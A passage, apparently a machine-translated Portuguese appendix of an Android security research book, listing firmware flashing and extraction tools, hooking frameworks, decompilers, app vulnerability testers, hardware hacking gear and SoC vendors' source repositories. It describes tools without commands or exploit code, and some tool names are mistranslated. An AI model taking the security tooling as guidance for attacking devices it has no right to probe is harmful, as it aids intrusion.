Você pode fazer o download do pacote ADT em <http://developer.android.com/sdk/installing/bundle.html>.

Estúdio Android

O Android Studio é um IDE baseado no IntelliJ IDEA. Ele é voltado especificamente para o desenvolvimento do Android. No momento em que este artigo foi escrito, ele ainda é uma prévia de acesso antecipado. Como tal, ainda contém alguns bugs e recursos não implementados. Ele está ganhando popularidade rapidamente entre os desenvolvedores do Android, muitos dos quais estão mudando do Eclipse IDE tradicionalmente usado. Saiba mais sobre o Android Studio em <http://developer.android.com/sdk/installing/studio.html>.

Ferramentas de extração e flashing de firmware

Ao realizar pesquisas de segurança, é comum fazer o flash de dispositivos com diferentes versões de firmware. Ocassionalmente, os pesquisadores também podem precisar retornar um dispositivo de um estado de não inicialização. Isso requer o flash de uma imagem de firmware padrão para retornar o dispositivo ao modo de operação normal. Às vezes, os fornecedores distribuem o firmware em formatos proprietários, o que dificulta a análise. Se o formato for conhecido, geralmente há uma ferramenta disponível para extrair o conteúdo original do firmware. Esta seção apresenta as ferramentas mais comumente usadas para extrair firmware e dispositivos flash.

Binwalk

Ao realizar análises em imagens de firmware em formatos desconhecidos, o Binwalk é indispensável. Ele é semelhante ao utilitário de arquivo, mas, em vez disso, procura assinaturas em binários grandes. Ele é compatível com vários algoritmos de compactação e é capaz de extrair arquivos e imagens do sistema de arquivos incorporados em um blob de firmware. Você pode ler mais sobre o Binwalk em <http://binwalk.org/>.

Inicialização rápida

O utilitário e o protocolo fastboot permitem a comunicação com o gerenciador de inicialização de um dispositivo Android conectado a um computador host via Universal Serial Bus (USB). Usando o protocolo fastboot, o utilitário fastboot é frequentemente usado para manipular o

conteúdo da memória flash do dispositivo, fazendo o flash ou apagando partições completas. Você também pode usá-lo para outras tarefas, como inicializar um kernel personalizado sem fazer o flash. Todos os dispositivos Nexus suportam o protocolo fastboot. Os fabricantes de dispositivos Android podem escolher se querem oferecer suporte ao fastboot ou implementar seus próprios protocolos de inicialização.

protocolo de flashing próprio nos carregadores de inicialização de seus dispositivos.

O utilitário de linha de comando fastboot está incluído nas ferramentas da plataforma Android no Android SDK.

Samsung

Existem várias ferramentas para fazer o flash de dispositivos Samsung. O formato usado nas atualizações de firmware da Samsung é `*.tar.md5`, que consiste basicamente em um arquivo `tar` com o `md5` do arquivo `tar` anexado no final. Cada arquivo contido no arquivo `tar.md5` corresponde a uma partição bruta no dispositivo.

ODIN

ODIN é a ferramenta e o protocolo de propriedade da Samsung usados para fazer o flash e reparticionar novamente os dispositivos Samsung no modo de download. Nesse modo, o carregador de inicialização espera receber dados do computador host por meio da porta USB. Embora a Samsung nunca tenha lançado a ferramenta Odin autônoma, ela é amplamente usada por entusiastas em vários fóruns da Internet. Ela permite fazer o flash de dispositivos Samsung usando o protocolo ODIN sem instalar o software completo para desktop da Samsung. Esse software funciona apenas no Windows e requer a instalação de drivers proprietários da Samsung.

Kies

O software oficialmente compatível com a atualização de dispositivos Samsung é o software de desktop Kies. Ele é capaz de verificar se há atualizações no site da Samsung e sincronizar os dados do dispositivo com o computador antes de fazer a atualização. O Kies está disponível para Windows e Mac OS X. Você pode fazer o download do Kies em www.samsung.com/kies/.

Heimdall

O Heimdall é uma ferramenta de linha de comando de código aberto que permite fazer o flash do firmware da Samsung no modo ODIN, também conhecido como modo de download. Ele usa a popular biblioteca de acesso USB `libusb` e funciona no Linux, OS X e Windows. Você pode encontrar o Heimdall em www.glassecidna.com.au/products/heimdall/.

NVIDIA

A maioria dos dispositivos Tegra tem um modo de recuperação proprietário da NVIDIA que permite que você faça o reflash deles, independentemente do fornecedor que fabricou o dispositivo.

nvflash

Os dispositivos NVIDIA Tegra geralmente são atualizados usando o nvflash, uma ferramenta lançada pela NVIDIA para Linux e Windows. Ela permite a comunicação com dispositivos Tegra em um modo de diagnóstico e programação de dispositivos de baixo nível chamado modo APX. O acesso ao modo APX também requer a instalação de drivers proprietários da NVIDIA no Windows. Você pode fazer o download do nvflash em

http://http.download.nvidia.com/tegra-public-appnotes/flashing-tools.html#_nvflash

LG

Os dispositivos LG incluem um modo de download de emergência (EDM) usado para atualizar o firmware do dispositivo. Normalmente, é possível acessá-lo com uma combinação de teclas que depende do dispositivo.

LGBinExtractor

O LGBinExtractor é uma ferramenta de linha de comando de código aberto para extrair o conteúdo dos arquivos de firmware BIN e TOT da LG. Ele pode dividir arquivos BIN nas partições contidas, dividir arquivos TOT em blocos e mesclar esses blocos nas partições contidas, além de exibir informações da tabela de partições. Você pode obter mais informações sobre o LGBinExtractor em <https://github.com/Xonar/LGBinExtractor>.

Ferramenta de suporte para celulares LG

A ferramenta Mobile Support da LG é a ferramenta proprietária para fazer o flash de dispositivos LG. Ela está disponível apenas para o sistema operacional Windows e requer a instalação de um driver proprietário da LG. Visite www.lg.com/us/support/mobile-support para saber mais sobre a ferramenta LG Mobile Support.

HTC

Os dispositivos HTC usaram vários formatos proprietários para fazer o flash de dispositivos Android. Primeiro, a HTC usou arquivos NBH assinados que continham partições brutais. Posteriormente, a HTC começou a usar arquivos zip padrão contendo as imagens das partições. Mais recentemente, a HTC adicionou criptografia a esses arquivos zip.

unruu

A HTC distribui suas atualizações de software em um pacote executável do Windows, conhecido como ROM Update Utility (RUU). Esse executável extrai um arquivo zip para uma pasta temporária e reinicia o dispositivo no modo HBOOT para fazer o flash.

O utilitário *unruu* é uma ferramenta simples de linha de comando do Linux que permite extrair o arquivo zip da ROM de dentro do executável de atualização da RUU. Você pode encontrar o *unruu* em <https://github.com/kmdm/unruu>.

ruuveal

Em 2012, a HTC começou a criptografar os arquivos zip da ROM contidos no executável RUU com um algoritmo proprietário. No entanto, a chave para descriptografar esses arquivos zip está contida no HBOOT do dispositivo.

O utilitário *ruuveal* permite descriptografar esses arquivos zip criptografados, o que os torna utilizáveis com qualquer utilitário zip padrão. Visite <https://github.com/kmdm/ruuveal>.

Motorola

Esta seção apresenta as ferramentas comuns para extrair arquivos de firmware e flashear dispositivos Motorola.

RSD Lite

O RSD Lite é uma ferramenta proprietária de flashing para dispositivos Motorola, amplamente disponível na Internet. O RSD Lite permite que você faça o flash de arquivos de firmware SBF (Single Binary File) para dispositivos Motorola. Ele está disponível somente para Windows e requer a instalação de drivers proprietários da Motorola.

sbf_flash

O utilitário *sbf_flash* é um utilitário simples de linha de comando que duplica a funcionalidade do RSD Lite e permite que você transfira arquivos SBF para dispositivos Motorola no Linux e no Mac OS X. Saiba mais sobre o *sbf_flash* em http://blog.opticaldelusion.org/search/label/sbf_flash.

SBF-ReCalc

A ferramenta SBF-ReCalc permite dividir os arquivos flash da Motorola em arquivos separados contidos neles. Ela também permite a criação de novos arquivos SBF e recalcula a soma de verificação correta. Ela está disponível para Windows, Linux e OS X. Infelizmente, parece que não está mais sendo mantido. Você pode encontrá-lo pesquisando no site

Internet ou acessar <https://web.archive.org/web/20130119122224/http://and-developers.com/sbf>.

Ferramentas nativas do Android

Ao trabalhar na interface de linha de comando do Android, os pesquisadores geralmente se veem limitados pelo pequeno conjunto de comandos fornecidos pelo utilitário `Android toolbox`. Esta seção aborda o conjunto mínimo de utilitários que permitirá a um pesquisador de segurança inspecionar e depurar aplicativos Android de forma mais rápida e confortável.

BusyBox

O BusyBox é um binário único que fornece versões simplificadas de vários utilitários do UNIX. Ele foi criado especialmente para sistemas com recursos limitados. O uso de um único binário facilita o transporte e a instalação. Além disso, ele economiza espaço em disco e memória.

Cada aplicativo pode ser acessado chamando o binário do `busybox` de uma das duas maneiras. A maneira mais comum é criar um link simbólico usando o nome de cada utilitário suportado pelo binário do `busybox`. Algumas versões do BusyBox implementam o parâmetro `--install` para automatizar esse processo. Você também pode chamar cada utilitário passando o nome do aplicativo como o primeiro parâmetro para o binário do `busybox`.

Se você não quiser compilar o BusyBox por conta própria, várias compilações para Android estão disponíveis gratuitamente na Google Play Store. Visite www.busybox.net/ para obter mais informações.

setpropex

O `setpropex` é um editor de propriedades do sistema muito semelhante ao utilitário `setprop` fornecido com o Android. Além da funcionalidade oferecida pelo `setprop`, o `setpropex` também implementa a alteração de propriedades do sistema somente leitura, anexando-as ao processo de inicialização usando o `ptrace`. Você pode baixá-lo em <https://docs.google.com/open?id=0B8LDoBFOpzZqY2E1MTIyNzUtYTkzNS00MTUwLWJmODAtZTYzZGY2MDZmOTg1>.

SQLite

Muitos aplicativos Android usam o mecanismo de banco de dados SQLite para gerenciar seus próprios bancos de dados privados ou para armazenar dados expostos por meio de um provedor de conteúdo. Ter um binário `sqlite3` no próprio dispositivo torna o acesso do cliente de linha de comando a esses bancos de dados muito conveniente. Ao auditar aplicativos que usam o SQLite

os pesquisadores podem executar instruções SQL brutas para inspecionar ou manipular o banco de dados. Visite www.sqlite.org/ para saber mais.

estirpe

`strace` é uma ferramenta de diagnóstico útil que permite monitorar e rastrear as chamadas do sistema executadas por um processo. Ele também mostra quais sinais o programa recebe e permite salvar sua saída no disco. É muito útil para fazer um diagnóstico rápido e uma depuração mínima de programas nativos, especialmente quando o código-fonte não está disponível. Você pode fazer o download do `strace` em <http://sourceforge.net/projects/strace/>.

Ferramentas de conexão e instrumentação

Às vezes, você deseja inspecionar ou alterar o comportamento de um aplicativo para o qual o código-fonte não está disponível. Às vezes, você deseja alterar ou estender sua funcionalidade em tempo de execução, rastrear seu fluxo de execução e assim por diante. As ferramentas descritas nesta seção oferecem uma maneira confortável para que os pesquisadores de segurança possam conectar e instrumentar aplicativos Android.

Estrutura do ADBI

Essa estrutura Dynamic Binary Instrumentation (DBI), criada por Collin Mulliner, permite que você altere um processo em tempo de execução injetando seu próprio código no processo. Por exemplo, ela contém instrumentos de amostra usados para detectar comunicações de campo próximo (NFC) entre o processo da pilha NFC e o chip NFC. Você pode obter mais informações sobre a estrutura ADBI em www.mulliner.org/android/.

ldpreloadhook

A ferramenta `ldpreloadhook` facilita a conexão em nível de função de programas nativos que são vinculados dinamicamente. Isso é feito usando a variável de ambiente `LD_PRELOAD`. Entre outras coisas, ela permite imprimir o conteúdo dos buffers antes que eles sejam liberados. Isso é especialmente útil na engenharia reversa de binários nativos. Visite <https://github.com/poliva/ldpreloadhook> para obter mais informações.

Estrutura XPosed

A estrutura XPosed permite que você modifique o aspecto e o comportamento do sistema ou dos aplicativos em tempo de execução, sem modificar nenhum pacote de aplicativos Android (APK) ou fazer um novo flash.

Essa estrutura é conectada ao Zygote por meio da substituição do binário `app_process`. Ela permite a substituição de qualquer método em qualquer classe. É possível alterar os parâmetros da chamada do método, modificar o valor de retorno do método, ignorar a chamada do método, bem como substituir ou adicionar recursos. Isso o torna uma estrutura poderosa para desenvolver modificações no sistema em tempo de execução que podem afetar qualquer aplicativo ou a própria estrutura do Android. Você pode obter mais informações em <http://forum.xda-developers.com/showthread.php?t=1574401>.

Substrato Cydia

O Cydia Substrate para Android permite que os desenvolvedores façam alterações no software existente com extensões do Substrate que são injetadas na memória do processo de destino.

O substrato é semelhante em funcionalidade à estrutura Xposed. No entanto, ele não substitui nenhum componente do sistema para funcionar. Além disso, ele permite injetar seu próprio código em cada processo. Isso significa que ele pode conectar código nativo e métodos Dalvik. O Substrate fornece interfaces de programação de aplicativos (APIs) centrais bem documentadas para fazer modificações nos processos C e Java. Leia mais sobre o Cydia Substrate em www.cydiasubstrate.com/.

Ferramentas de análise estática

Esta seção apresenta as ferramentas que consideramos úteis ao fazer a análise estática de aplicativos Android. Como o bytecode Dalvik (a implementação da máquina virtual [VM] Java do Android) pode ser facilmente traduzido para o bytecode Java, algumas ferramentas descritas aqui não são especificamente escritas para uso com o Android.

Smali e Baksmali

Smali é um assembler para o formato executável Dalvik (DEX). O Baksmali é o desmontador equivalente para o bytecode Dalvik. O Smali é compatível com toda a funcionalidade do formato DEX, incluindo anotações, informações de depuração, informações de linha e assim por diante. A sintaxe do Smali é baseada no Jasmin e no dedexer. O Jasmin é o formato de montagem padrão de fato para Java. O dedexer é outro desmontador de arquivos DEX que suporta códigos de operação Dalvik. Consulte <https://code.google.com/p/smali/> para obter informações sobre Mais informações.

Androguard

O Androguard é uma estrutura de análise e engenharia reversa de código aberto escrita em Python. Ele pode transformar a linguagem de marcação extensível binária do Android

(XML) em XML legível e inclui um descompilador Dalvik (DAD) que pode descompilar diretamente do bytecode Dalvik para o código-fonte Java.

O Androguard pode desmontar, descompilar e modificar arquivos executáveis DEX e Optimized Dalvik (ODEX) e formatá-los em objetos Python completos. Ele foi escrito com a modularidade em mente e permite a integração em outros projetos. Fornece acesso para realizar análise de código estático em objetos como blocos básicos, instruções e permissões. Saiba mais sobre o Androguard em <https://code.google.com/p/androguard/>.

apktool

O apktool é uma ferramenta Java de código aberto para engenharia reversa de aplicativos Android. Ele pode decodificar arquivos APK para os recursos originais contidos neles em formato XML legível por humanos. Também produz uma saída de desmontagem de todas as classes e métodos contidos usando Smali.

Depois que um aplicativo tiver sido decodificado com o apktool, você poderá trabalhar com o resultado produzido para modificar os recursos ou o comportamento do programa. Por exemplo, você pode traduzir as cadeias de caracteres ou alterar o tema de um aplicativo modificando os recursos. No código Smali, você pode adicionar uma nova funcionalidade ou alterar o comportamento da funcionalidade existente. Depois de concluir as alterações, você pode usar o apktool para criar um APK a partir do aplicativo já decodificado e modificado. Visite <https://code.google.com/p/android-apktool/>.

dex2jar

o dex2jar é um projeto de código aberto escrito em Java. Ele fornece um conjunto de ferramentas para trabalhar com arquivos DEX do Android e Java CLASS.

O principal objetivo do dex2jar é converter um DEX/ODEX no formato Java Archive (JAR). Isso permite a descompilação usando qualquer descompilador Java existente, mesmo aqueles que não são específicos para o bytecode do Android.

Outros recursos do dex2jar incluem a montagem e a desmontagem de arquivos de classe de e para o Jasmin, a descriptografia de cadeias de caracteres no local dentro de um arquivo DEX e a assinatura de arquivos APK. Ele também suporta a renomeação automática do pacote, das classes, dos métodos e dos campos dentro dos arquivos DEX, o que é especialmente útil quando o bytecode foi obfuscado com o ProGuard. Você pode ler mais em <https://code.google.com/p/dex2jar/>.

jad

O Java Decompiler (jad) é um descompilador de código fechado e atualmente sem manutenção para a linguagem de programação Java. O jad fornece uma interface de linha de comando para produzir código-fonte Java legível a partir de arquivos CLASS.

O jad é frequentemente usado com o dex2jar para descompilar aplicativos Android de código fechado. Você pode fazer o download do jad em <http://varaneckas.com/jad/>.

JD-GUI

O JD-GUI é um descompilador Java de código fechado que reconstrói o código-fonte Java a partir de arquivos CLASS. Ele fornece uma interface gráfica para navegar pelo código-fonte descompilado.

Combinado com o dex2jar, você pode usar o JD-GUI para descompilar aplicativos Android. Ele é frequentemente usado para suplementar ou complementar o jad. Às vezes, um descompilador produz um resultado melhor do que o outro. Saiba mais em <http://jd.benow.ca/#jd-gui>.

JEB

O JEB é um descompilador de bytecode Dalvik comercial e de código fechado que produz código-fonte Java legível a partir de arquivos DEX do Android.

Semelhante ao descompilador DAD da Androguard, o JEB não precisa do uso da conversão dex2jar para criar o código-fonte Java. A principal vantagem do JEB é que ele funciona como um descompilador interativo que permite examinar referências cruzadas, navegar entre código e dados e lidar com a ofuscação do ProGuard renomeando interativamente métodos, campos, classes e pacotes. Visite www.android-decompiler.com/ para saber mais sobre o JEB.

Radare2

O Radare2 é uma estrutura de engenharia reversa portátil e de código aberto para manipular arquivos binários. Ele é composto por um editor hexadecimal altamente roteirizável com uma camada de entrada/saída (E/S) envolvida que oferece suporte a vários back-ends. Inclui um depurador, um analisador de fluxo, um montador, um desmontador, módulos de análise de código, uma ferramenta de comparação binária, um conversor de base, um auxiliar de desenvolvimento de código shell, um extrator de informações binárias e um utilitário de hash baseado em blocos. Embora o Radare2 seja uma ferramenta multiuso, ele é especialmente útil para desmontar o bytecode Dalvik ou analisar blobs binários proprietários ao lidar com a engenharia reversa do Android.

Como o Radare2 é compatível com várias arquiteturas e plataformas, você pode executá-lo no próprio dispositivo Android ou no seu computador. Visite www.radare.org/ para fazer o download.

IDA Pro e Decompilador Hex-Rays

O Interactive Disassembler, comumente conhecido como IDA, é um desassociador e depurador proprietário capaz de lidar com uma variedade de binários e tipos de processadores. Ele oferece recursos como análise automatizada de código, um SDK para desenvolvimento de plug-ins e suporte a scripts. Desde a versão 6.1, o IDA inclui um módulo de processador Dalvik para desmontar o bytecode do Android na Professional Edition. O Hex-Rays Decompiler é um plug-in do IDA Pro que converte a saída desmontada de executáveis x86 e ARM em um pseudocódigo legível em C.

Você pode ler mais em <https://www.hex-rays.com/>.

Ferramentas de teste de aplicativos

Esta seção apresenta ferramentas que não se encaixam exatamente nas outras seções deste apêndice; essas ferramentas são usadas principalmente para realizar testes de segurança e análise de vulnerabilidade de aplicativos Android.

Estrutura de Drozer (Mercúrio)

O Drozer, anteriormente conhecido como Mercury, é uma estrutura para procurar e explorar vulnerabilidades no Android. Ele automatiza a verificação de coisas comuns, como atividades exportadas, serviços exportados, receptores de transmissão exportados e provedores de conteúdo exportados. Além disso, ele testa os aplicativos em busca de pontos fracos comuns, como injeção de SQL, IDs de usuário compartilhados ou deixar o sinalizador de depuração ativado. Acesse <http://mwr.to/mercury> para saber mais sobre o Drozer.

iSEC Intent Sniffer e Intent Fuzzer

O iSEC Intent Sniffer e o Intent Fuzzer, duas ferramentas da iSEC Partners, são executados no próprio dispositivo Android e ajudam o pesquisador de segurança no processo de monitoramento e captura de intenções transmitidas. Elas encontram bugs por meio de componentes de fuzzing, como receptores de transmissão, serviços ou atividades individuais. Você pode ler mais sobre as ferramentas em <https://www.isecpartners.com/tools/mobile-security.aspx>.

Ferramentas de hacking de hardware

O aproveitamento do acesso físico para atacar dispositivos incorporados é facilitado pelo uso de várias ferramentas especializadas. Essas ferramentas incluem dispositivos personalizados e software que se concentram em atender a uma necessidade específica. Não importa se o seu alvo é um dispositivo Android ou algum outro dispositivo incorporado, essas ferramentas o ajudarão ao longo do caminho.

Segger J-Link

O dispositivo J-Link da Segger é uma sonda de depuração JTAG de nível intermediário. Você pode usá-lo para fazer interface com uma variedade de dispositivos diferentes habilitados para JTAG. Mais informações estão disponíveis em <http://www.segger.com/debug-probes.html>.

JTAGulator

O dispositivo JTAGulator de Joe Grand economiza tempo ao identificar a finalidade de pontos de teste desconhecidos em um dispositivo. Ele só exige que você conecte os fios aos pontos de teste uma vez e, em seguida, determina automaticamente a finalidade de cada pino. Você pode encontrar mais informações sobre o JTAGulator em <http://www.grandideastudio.com/portfolio/jtagulator/>.

OpenOCD

O software Open On-Chip Debugger (OpenOCD) é uma solução de código aberto para a interface com vários dispositivos habilitados para JTAG. Ele permite que você use adaptadores JTAG mais baratos e modifique rapidamente o código conforme necessário para o seu projeto. Leia mais sobre o OpenOCD em <http://openocd.sourceforge.net/>.

Saleae

Os analisadores lógicos da Saleae permitem que você monitore sinais elétricos em tempo real. Com recursos como decodificação em tempo real e suporte para vários protocolos, um Saleae torna o monitoramento de dados que atravessam circuitos mais divertido e fácil. Mais informações estão disponíveis em <http://www.saleae.com/>.

Pirata de ônibus

O Bus Pirate, desenvolvido pela Dangerous Prototypes, é um dispositivo de hardware de código aberto que permite conversar com dispositivos eletrônicos. Ele suporta depuração, programação e interrogação de chips por meio do uso de protocolos padrão e de uma interface de linha de comando. Mais informações sobre o Bus Pirate estão disponíveis em <http://dangerousprototypes.com/bus-pirate-manual/>.

GoodFET

O GoodFET de Travis Goodspeed é uma ferramenta de emulador de flash de código aberto (FET) e um adaptador JTAG. Ele é semelhante ao Bus Pirate em muitos aspectos, mas é baseado em um hardware diferente. Para saber mais sobre o GoodFET, visite <http://goodfet.sourceforge.net/>.

Fase total Beagle USB

A linha de produtos USB Analyzer da Total Phase permite monitorar os dados que trafegam pelas conexões USB em diversas velocidades. Eles vêm com um software personalizado que facilita a decodificação das comunicações, mesmo que sejam usados formatos de dados personalizados. Mais informações estão disponíveis em <http://www.totalphase.com/protocols/usb/>.

Facedancer21

O Facedancer21 de Travis Goodspeed é um dispositivo de hardware de código aberto que permite que você assuma a função de um dispositivo ou host USB. Uma vez conectado, você escreve seu código de emulação em Python e responde ao par da maneira que desejar. Isso permite o fuzzing de USB, bem como a emulação de praticamente qualquer dispositivo USB imaginável. Você pode ler mais sobre o Facedancer em <http://goodfet.sourceforge.net/hardware/facedancer21/> ou comprar unidades montadas em <http://int3.cc/products/facedancer21>.

Total Fase Beagle I C²

A linha de produtos I² C Host Adapter da Total Phase permite a comunicação com produtos eletrônicos que se comunicam por meio de interfaces I² C. Ele se conecta à sua máquina usando USB e inclui software personalizado para facilitar a comunicação com o I² C. Mais informações sobre esse dispositivo estão disponíveis em <http://www.totalphase.com/protocols/i2c/>.

Chip Quik

Com o Chip Quik, você pode remover facilmente componentes de montagem em superfície de uma placa de circuito. Como tem um ponto de fusão mais alto do que a solda comum, que se solidifica quase instantaneamente, ele mantém a solda liquefeita por mais tempo, permitindo que você separe os componentes. Você pode ler mais sobre o Chip Quik em <http://www.chipquikinc.com/> e comprá-la em praticamente qualquer loja de produtos eletrônicos.

Pistola de ar quente

Uma pistola de ar quente ...

Xeltek SuperPro

A linha de produtos da Xeltek sob o nome de SuperPro permite o acesso à leitura e gravação de muitos tipos diferentes de memória flash. A Xeltek fabrica adaptadores para suportar muitos fatores de forma diferentes e fornece software para facilitar o processo. Mais informações sobre os produtos da Xeltek estão disponíveis em <http://www.xeltek.com/>.

IDA

Os produtos Interactive Disassembler (IDA) da Hex-Rays permitem que você examine o funcionamento interno de um software de código fechado. Ele está disponível em uma versão de avaliação gratuita e limitada e em uma versão Pro. A versão Pro oferece suporte a várias arquiteturas de conjunto de instruções (ISAs) e formatos binários. Você pode saber mais sobre o IDA e fazer o download da versão gratuita em <https://www.hex-rays.com/products/ida/index.shtml>.

Repositórios de código aberto

O sistema operacional Android é, em sua maior parte, de código aberto. Embora alguns componentes sejam de código fechado, muitas partes do sistema são liberadas como código aberto sob uma licença permissiva (BSD ou Apache) ou sob uma licença que exige que as modificações sejam liberadas como código aberto (GNU Public License [GPL]). Por causa da GPL, muitos fornecedores do ecossistema disponibilizam as modificações do código-fonte para o público em geral. Este apêndice documenta os recursos publicamente acessíveis que distribuem o código-fonte usado para criar vários dispositivos Android.

Google

Conforme mencionado no Capítulo 1 deste livro, o Google é o criador do sistema operacional Android. O Google desenvolve novas versões em segredo e depois contribui com o código para o Android Open Source Project (AOSP) após o lançamento. Vários dos recursos que o Google oferece para acessar o código-fonte estão documentados em outra parte deste texto, mas, para sua conveniência, nós os repetimos aqui.

AOSP

O AOSP é uma coleção de repositórios Git que contêm as partes de código aberto do sistema operacional Android. É o principal meio de comunicação para todos os aspectos do Android. Ele serve até mesmo como ponto de partida upstream para fabricantes de equipamentos originais

(OEMs) para criar imagens de firmware. Além do código-fonte para os diferentes componentes de tempo de execução, o AOSP inclui um ambiente de compilação completo, código-fonte para o Native Development Kit (NDK) e o Software Development Kit (SDK), entre outros. Ele suporta a criação de imagens completas de dispositivos Nexus, apesar de alguns componentes serem fornecidos em formato somente binário.

Para qualquer dispositivo, há dois componentes principais: a plataforma e o kernel. Para dispositivos Nexus, ambos os componentes estão completamente contidos no AOSP. O repositório AOSP, que antes era hospedado junto com o código-fonte do kernel do Linux, agora é hospedado nos próprios servidores do Google no seguinte URL: <https://android.googlesource.com/>.

O AOSP usa uma ferramenta especial chamada repo para organizar e gerenciar a coleção de repositórios Git. Você pode encontrar mais informações sobre o uso dessa ferramenta e obter um checkout completo do código-fonte na documentação oficial do Google em <http://source.android.com/source/downloading.html>.

Além de poder verificar o repositório AOSP no todo ou em parte, o Google oferece um recurso de navegação de código-fonte em seu site Google Code: <https://code.google.com/p/android-source-browsing/>.

Conforme mencionado no Capítulo 10, os repositórios de código-fonte do kernel são divididos com base no suporte ao SoC (System-on-Chip). Há repositórios para a Open Multimedia Applications Platform (OMAP) da Texas Instruments, Mobile Station Modem (MSM) da Qualcomm, Exynos da Samsung, Tegra da Nvidia e o emulador (goldfish). Embora as árvores de código-fonte upstream para esses dispositivos sejam mantidas pelos próprios fabricantes de SoC, o Google hospeda o repositório usado oficialmente para os dispositivos Nexus.

Revisão do código Gerrit

Além de fornecer repositórios de código-fonte e um navegador de código-fonte, o Google também hospeda um sistema de revisão de código Gerrit. É por meio desse sistema que os colaboradores de fora do Google são incentivados a enviar patches. Ficar de olho nesse repositório permite que os pesquisadores vejam possíveis alterações que estão sendo feitas no código do AOSP antes que as alterações sejam realmente confirmadas. Você pode encontrar o sistema de revisão de código-fonte Gerrit em: <https://android-review.googlesource.com/>.

Fabricantes de SoC

No ecossistema Android, os fabricantes de SoC são responsáveis pela criação de BSPs (Board Support Packages, pacotes de suporte à placa). Esses BSPs nada mais são do que versões modificadas de projetos upstream portados para funcionar no hardware dos fabricantes de SoC.

Cada fabricante mantém seus próprios repositórios de código-fonte. Se esse desenvolvimento é feito de forma totalmente aberta, depende em grande parte do próprio fabricante. Muitos fornecem um repositório de código-fonte aberto, mas alguns não o fazem. O principal componente de código-fonte aberto para BSPs é o kernel do Linux. De acordo com os termos da GPL, essas empresas são legalmente obrigadas a fornecer acesso às modificações do código-fonte do kernel de alguma forma.

O restante desta seção esclarece as práticas dos principais fabricantes de SoC.

AllWinner

O SoC AllWinner é um núcleo ARM desenvolvido pela AllWinner Technology na província de Guangdong, na China. O nome de código para esses SoCs é sunxi. Convenientemente, a AllWinner disponibiliza o código-fonte de seu BSP, incluindo o kernel e vários outros componentes, por meio do GitHub: <https://github.com/linux-sunxi>.

Vale a pena observar que não há um espelho oficial do Google dessas fontes porque, até o momento, nenhum dispositivo oficial compatível com AOSP foi criado com os SoCs da AllWinner.

Intel

Ao contrário do restante dos fabricantes de SoC desta seção, a Intel não produz chips ARM. Em vez disso, a Intel está tentando entrar no espaço móvel usando SoCs baseados em x86 com baixo consumo de energia e baseados em sua linha Atom. Especificamente, os SoCs Bay Trail e Silvermont são voltados para o espaço móvel, mas pouquíssimos dispositivos Android reais são construídos com eles. Dito isso, a Intel é a maior defensora da execução do Android em hardware X86 e fornece vários recursos sob o nome "android-ia". A Intel disponibiliza seus recursos por meio do site do desenvolvedor, da revisão de código Gerrit e do site de download:

- <https://01.org/android-ia/documentation/developers>
- <https://android-review.01.org/#/admin/projects/>
- <https://01.org/android-ia/downloads>

OBSERVAÇÃO Os links do site Gerrit da Intel fornecem acesso ao GitWeb para os repositórios hospedados lá.

Marvell

A Marvell é tradicionalmente conhecida como fabricante de vários computadores ARM do tipo plug form factor. Poucos dispositivos móveis são baseados em SoCs ARM da Marvell. Um dispositivo que, segundo rumores, será baseado no Android e em um SoC da Marvell é o

Tablet XO de um laptop por criança (OLPC). Além do espaço móvel, muitos dispositivos de segunda geração da Google TV, que são primos de dispositivos Android, são construídos com SoCs da Marvell. Embora a Marvell pareça ter um site de código aberto, ele estava vazio no momento em que este artigo foi escrito.

No entanto, alguns códigos específicos do SoC da Marvell estão incluídos no kernel do Linux original. Você pode encontrá-lo em: <http://opensource.marvell.com/>.

MediaTek

A MediaTek é outra fabricante chinesa de SoCs. Além de produzir SoCs, ela também produz muitos outros chips periféricos usados por outros OEMs. O código-fonte dos drivers de muitos de seus componentes está disponível em seu site de download em: http://www MEDIATEK.com/_en/07_downloads/01_windows.php?sn=501.

Assim como o AllWinner, nenhum dispositivo compatível com AOSP até o momento foi construído em um SoC MediaTek.

Nvidia

A Nvidia produz a linha Tegra de SoCs ARM usados por vários dispositivos Android, incluindo o Nexus 7 2012. Como um membro respeitável do ecossistema, a Nvidia opera um programa para desenvolvedores, tanto para seus SoCs Tegra quanto para seu sistema de videogame Shield em desenvolvimento. Além disso, ela fornece uma interface GitWeb conveniente para seus repositórios Git de código aberto. Também é possível verificar o código-fonte diretamente do site GitWeb ou do espelho AOSP:

- <http://nv-tegra.nvidia.com/gitweb/>
- <https://android.googlesource.com/kernel/tegra>
- <https://developer.nvidia.com/develop4shield#OSR>

Texas Instruments

Embora a Texas Instruments (TI) tenha declarado sua intenção de sair do espaço móvel, seus SoCs OMAP têm sido usados em um grande número de dispositivos Android ao longo dos anos. Isso inclui o Samsung Galaxy Nexus, o Pandaboard e o Google Glass. Como era de se esperar, o Google hospeda um espelho do kernel OMAP dentro do AOSP. Você pode encontrar várias versões do código-fonte do kernel OMAP em:

- <http://dev.omapzoom.org/>
- <http://git.kernel.org/cgit/linux/kernel/git/tmlind/linux-omap.git/>
- <https://android.googlesource.com/kernel/omap>

Devido à sua longa vida no ecossistema, há vários recursos que abordam a plataforma OMAP, incluindo Wikis administrados pela comunidade. A seguir, links para alguns dos recursos relevantes:

- http://elinux.org/Android_on_OMAP
- http://www.omappedia.com/wiki/Main_Page
- <http://www.ti.com/lscds/ti/tools-software/android.page>
- <https://gforge.ti.com/gf/project/omapandroid>

Qualcomm

A Qualcomm é talvez o fabricante de SoC mais prolífico no ecossistema Android, produzindo as famílias de SoCs MSM e APQ (Application Processor Qualcomm). O APQ difere do MSM por ser apenas um processador de aplicativos; ele não inclui uma banda base.

Na comunidade de código aberto do Android, a Qualcomm fornece recursos abrangentes para o fórum CodeAurora. O CodeAurora é um consórcio de empresas que estão trabalhando abertamente para levar otimizações e inovações aos usuários finais. Vários repositórios de código-fonte aberto, incluindo alguns que não são específicos do Android, estão disponíveis no site do fórum CodeAurora. Além disso, o Google mantém um espelho da árvore do kernel MSM usada em seus dispositivos Nexus. Use as três URLs a seguir para encontrar o código-fonte da Qualcomm:

- <https://www.codeaurora.org/projects/all>
- <https://www.codeaurora.org/cgit/>
- <https://android.googlesource.com/kernel/msm>

Samsung

